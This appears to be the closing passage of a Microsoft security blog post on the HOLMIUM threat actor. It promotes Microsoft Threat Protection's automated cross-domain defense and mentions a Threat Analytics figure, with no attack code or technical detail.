


*Figure 11. Threat Analytics provides organizational exposure and recommended mitigations for HOLMIUM*

# Microsoft Threat Protection: Stop attacks with automated cross-domain security

HOLMIUM exemplifies the sophistication of today's cyberattacks, which leverage techniques spanning organizational cloud services and on-prem devices. Organizations must equip themselves with security tools that enable them to see the attack sprawl and respond to these attacks holistically and automatically. Protecting organizations from sophisticated attacks like HOLMIUM is the backbone of MTP.

Microsoft Threat Protection harnesses the power of Microsoft 365 security products and brings them together into an unparalleled coordinated defense that detects, correlates, blocks, remediates, and prevents such attacks across an organization's Microsoft 365 environment. Existing Microsoft 365 licenses provide access to

Microsoft Threat Protection features in Microsoft 365 security center without additional cost. Learn how Microsoft Threat Protection can help your organization to stop attacks with coordinated defense.

Filed under:

Cybersecurity, Microsoft security intelligence, Threat protection